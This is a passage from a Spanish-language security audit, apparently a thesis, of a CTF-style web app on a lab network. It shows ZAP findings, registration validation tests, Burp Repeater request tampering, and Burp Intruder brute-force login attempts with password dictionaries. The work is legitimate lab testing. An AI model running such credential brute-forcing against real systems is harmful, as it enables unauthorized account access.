


Figura 4.26 Information Disclosure – Suspicious Comments detectado por ZAP




Figura 4. 27 Librerías utilizadas en la aplicación con comentarios.

Al igual que en el caso anterior, esta alerta ocurre debido a una librería que es utilizada en la aplicación, se detectó la existencia de un timestamp o marca horaria. Dado que esto no revela información sensible que involucre al comportamiento principal de la evaluación es considerado un falso positivo.




Figura 4.28 Timestamp Disclosure – Unix detectado por ZAP

4.8 Ejecución de la auditoría

Luego de evaluar los distintos componentes de la aplicación, el punto de entrada parece ser el formulario de registro, para tener un marco de pruebas orientado a la búsqueda de vulnerabilidades se usará la Guía de pruebas de OWASP para aplicaciones web. Esta metodología realiza enfoques en varias aristas como:

- Administración de usuarios
- Autenticación
- Autorización
- Confidencialidad de datos
- Integridad
- Responsabilidad
- Administración de sesiones
- Seguridad de transporte
- Segregación de sistema de información en niveles
- Cumplimiento de legislación y estándares (incluidas las normas de privacidad, gubernamentales e industria)

4.8.1 Prueba de registro de usuario


En esta prueba se evalúan los esquemas de seguridad implementados en el registro y se determina si existe algún mecanismo que permita a un atacante aprovecharse de algún fallo para acceder a la aplicación.

¿Cualquier persona puede registrarse?

Si, a manera de demostración será cualquier persona que tenga acceso a la red interna 10.0.2.0/24 en este caso representada por una red NAT.

¿Son validados por un ser humano antes de crear los registros, o se conceden automáticamente si se cumplen los criterios?

Los datos son validados si se cumplen los criterios. En este formulario existen tres controles, el primero en el email que debe tener el formato @<dominio>.com caso contrario aparecerá una alerta con el mensaje **Enter a valid Email**, en cuanto al nombre del usuario del email no hay validaciones que impidan que sea el mismo usuario que el nombre. El segundo control es aplicado en la contraseña, que debe tener una longitud mayor o igual a 8 caracteres, no hay políticas de uso de combinaciones de mayúsculas, minúsculas, números y caracteres especiales. En el tercer control se valida el Número de cuenta, esta debe ser de 11 dígitos, no se necesita de una cuenta real para que este campo sea validado, sin embargo, no debe empezar por cero.



The image shows a registration form with the following fields and messages:

- Full Name:** A text input field containing "name name".
- Email:** A text input field containing "name@test". Below it is a red error message: "Please enter a valid Email".
- Password:** A password input field (masked with dots) containing ".....".
- Account Number:** A text input field containing "account Number". Below it is a red error message: "Please enter a Account Number which consists of 11 digits".

Figura 4.29 Controles aplicados al formulario.

¿Puede la misma persona o identidad registrarse varias veces?

La misma persona no puede registrarse varias veces, ya que internamente se ejecuta MongoDB. En el primer caso se realiza el registro con el usuario name, con el correo name@test.com y con el número de cuenta 12345677899, la respuesta de este registro se muestra con un mensaje successful.


A screenshot of a web application's registration form. The form is titled "Registration Form" and has a close button (X) in the top right corner. It contains several input fields: "Name" with the value "name", "Full Name" with the value "name name", "Email" with the value "name@test.com", "Password" with masked characters (dots), and "Account Number" with the value "12345677899". At the bottom of the form is a blue button labeled "Register".

Figura 4.30 Registro del usuario name





Figura 4.31 Registro satisfactorio del usuario name

Pero cuando se intenta hacer el registro nuevamente, con el mismo usuario name pero con una cuenta diferente muestra un error indicando que el email name@test.com ya existe.



Name

Full Name

Email

Password


Account Number

Register

Figura 4.32 Registro del mismo usuario, pero con cuenta diferente.



Figura 4.33 Error al crear otra cuenta con el mismo usuario, pero con cuenta diferente



registration successful

Name

Full Name

Email

Password

Account Number

Register

Figura 4.34 Registro satisfactorio del mismo usuario, pero con correo diferente

Cuando se crea una cuenta con el mismo usuario, pero con distinto correo en este caso si se permite el registro de manera satisfactoria, dando a entender que el parámetro más importante para el login es el email y no el nombre.

¿Puede registrarse usuarios para diferentes roles o permisos?

En este caso, la aplicación no permite el acceso a algún panel de control donde se pueda registrar o crear un usuario administrador, todos los usuarios creados mediante el formulario de login son usuarios con rol de un usuario sin privilegios. Recordando que al ingresar a la cuenta recién creada aparece el mensaje **“Only Admins will get the flag”** esto indica que no se tiene los privilegios necesarios para obtener la flag.




Figura 4.35 Pantalla principal al acceder con un usuario recién creado

¿Qué documento de identidad se necesita para que un registro tenga éxito?

Para que el registro sea exitoso se necesita de un email de cualquier dominio y que termine en .com, la contraseña sea de 8 caracteres o más y que el número de cuenta tenga una longitud de 11 caracteres y que no comience con cero.

¿Son las identidades registradas verificadas?

Al momento de crear la cuenta, los datos no son verificados no se sabe si realmente si el número de cuenta existe, ni tampoco llega un correo al usuario para confirmar su cuenta como se haría en algunos sitios web.

4.8.2 Validar el proceso de registro

¿Puede la información de identidad ser fácilmente falsificada?

Si, no existe un control de quienes puedan registrarse ni la verificación de la cuenta si en realidad esta existiese, solo se deben cumplir los criterios del formulario para que el usuario sea creado.

¿Puede el intercambio de información durante el registro ser manipulado?

Si, para esto se hace la prueba con Burp Suite y se intercepta la petición en el momento de llenar los datos del formulario, donde se observa que con el email name1@test.com muestra un error, debido a que en la prueba anterior ya se lo había creado, pero cuando se realiza el cambio del correo a name2@test.com en el Repeater y se envía esta petición se muestra un mensaje de success junto al token asignado a ese usuario.




Figura 4.36 Petición interceptado por Burp Suite para el email name1@test.com




Figura 4.37 Error mostrado al intentar crear nuevamente con el email name1@test.com




Figura 4.38 Modificación del email anterior por name2@test.com




Figura 4.39 Respuesta satisfactoria luego de la modificación del email.

4.8.3 Pruebas de enumeración de cuentas y adivinanza de cuentas de usuario

Para esta prueba se considerarán los usuarios pertenecientes a la serie ‘La casa de papel’ y se harán tres tipos de prueba usando el Intruder de Burpsuite.

1. Realizar un ataque de fuerza bruta usando los mismos usuarios como claves con la finalidad de encontrar claves predecibles como (nairobi:nairobi).
2. Realizar un ataque de fuerza bruta usando un archivo con los usuarios y el diccionario fasttrack.txt que contiene claves comúnmente utilizadas
3. Realizar un ataque de fuerza bruta usando un archivo con los usuarios y un diccionario más grande Passwords que se encuentra en SecLists.



Figura 4.40 Uso del Intruder de Burp Suite.

En la primera prueba, usando el Intruder en modo cluster bomb, se ingresan los payloads con los usuarios y contraseñas para determinar si existen claves con el formato (admin:admin)

Payload set: 1 Payload count: 9
Payload type: Simple list Request count: 81

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- berlin
- tokio
- denver
- nairobi
- rio
- moscu
- oslo
- helsinki
- professor

Add Enter a new item

Add from list ... [Pro version only]

Figura 4.41 Payload para el usuario Primera Prueba

Payload set: 2 Payload count: 9
Payload type: Simple list Request count: 81

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- berlin
- tokio
- denver
- nairobi
- rio
- moscu
- oslo
- helsinki
- professor

Add Enter a new item

Add from list ... [Pro version only]

Figura 4.42 Payload para la clave Primera Prueba

Como resultado de esta prueba, no se obtuvo respuesta. Esto se puede comprobar porque en ninguna de las combinaciones la longitud cambio, siempre se mantuvo en 313.

Requ...	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
1	berlin	berlin	200			313	
2	tokio	berlin	200			313	
3	denver	berlin	200			313	
4	nairobi	berlin	200			313	
5	rio	berlin	200			313	
6	moscu	berlin	200			313	
7	oslo	berlin	200			313	
8	helsinki	berlin	200			313	
9	professor	berlin	200			313	
10	berlin	tokio	200			313	
11	tokio	tokio	200			313	
12	denver	tokio	200			313	

```

7 Referer: http://10.0.2.4/
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 48
10 Origin: http://10.0.2.4
11 Connection: close
12
13 {
  "email": "name@test.com",
  "password": "pruebal23"
}

```

Figura 4.43 Resultados de la primera prueba.

Para la segunda prueba se mantendrán los mismos usuarios solamente se modifica el diccionario, esta prueba consiste en evaluar el uso de claves comunes como P@ssword o sus variaciones.

Payload set: 2 Payload count: 198
 Payload type: Simple list Request count: 1,782

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste P@55w0rd
 Load ... P@ssw0rd!
 Remove P@55w0rd!
 Clear sqlsqlsql
 SQLSQLSQLSQL
 Welcome123
 Welcome1234
 Welcome1212
 PassSql12
 network

Add Enter a new item

Add from list ... [Pro version only]

Figura 4.44 Diccionario fasttrack.txt utilizado para la segunda prueba

Como resultado de la prueba no se obtuvo acceso con ninguna de estas credenciales, ya que la longitud siempre se mantuvo en el mismo valor.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
1	berlin	P@55w0rd	200			313	
2	tokio	P@55w0rd	200			313	
3	denver	P@55w0rd	200			313	
4	nairobi	P@55w0rd	200			313	
5	rio	P@55w0rd	200			313	
6	moscu	P@55w0rd	200			313	
7	oslo	P@55w0rd	200			313	
8	helsinki	P@55w0rd	200			313	
9	professor	P@55w0rd	200			313	
10	berlin	P@ssw0rd!	200			313	
11	tokio	P@ssw0rd!	200			313	
12	denver	P@ssw0rd!	200			313	

Request Response

1 POST /user/signin HTTP/1.1
 2 Host: 10.0.2.4:3000
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
 4 Accept: application/json, text/plain, */*
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer: http://10.0.2.4/
 8 Content-Type: application/json; charset=utf-8
 9 Content-Length: 41
 10 Origin: http://10.0.2.4
 11 Connection: close
 12

0 matches

Finished

Figura 4.45 Resultados de la segunda prueba.

Para la última prueba se utilizará un diccionario de las 100000 claves más comunes preservando el mismo archivo de los usuarios.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the...

Payload set: 2 Payload count: 100,198

Payload type: Simple list Request count: 901,782

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste P@55w0rd
 Load ... P@ssw0rd!
 Remove sqlsqlsqlsql
 Clear SQLSQLSQLSQL
 Welcome123
 Welcome1234
 Welcome1212
 PassSql12
 network
 network1234

Add Enter a new item

Add from list ...

Figura 4.46 Diccionario de las 100000 claves más comunes para la tercera prueba

Durante la última prueba, se realizaron las combinaciones de alrededor de 901782 claves con sus respectivos usuarios sin éxito alguno, dando a entender que los usuarios de la serie ‘La casa de papel’ no utilizan un esquema débil en las contraseñas.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	481	
1	berlin	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
2	tokio	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
3	denver	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
4	nairobi	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
5	rio	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
6	moscu	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
7	oslo	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
8	helsinki	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
9	professor	P@55w0rd	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
10	berlin	P@55w0rd!	200	<input type="checkbox"/>	<input type="checkbox"/>	313	
11	tokio	P@55w0rd!	200	<input type="checkbox"/>	<input type="checkbox"/>	313	

715473 of 901782

Figura 4. 47 Resultados de la tercera prueba.


4.8.4 Prueba del transporte de credenciales en canal encriptado

El propósito de esta prueba consiste en revelar si los formularios o registros son susceptibles al sniffing que podría darle la facilidad a un atacante para tomar control de la cuenta del usuario. En la aplicación hay dos puntos de entrada de datos:

- Formulario de registro.
- Login.

Al realizar esta prueba se puede revelar si en estos vectores de entrada se están enviando datos en texto plano o si está utilizando un algoritmo inseguro que facilite el robo de credenciales. Lo más recomendable es siempre utilizar HTTPS ya que utiliza el cifrado SSL/TLS que si bien no es perfecto dificulta el sniffing de credenciales.

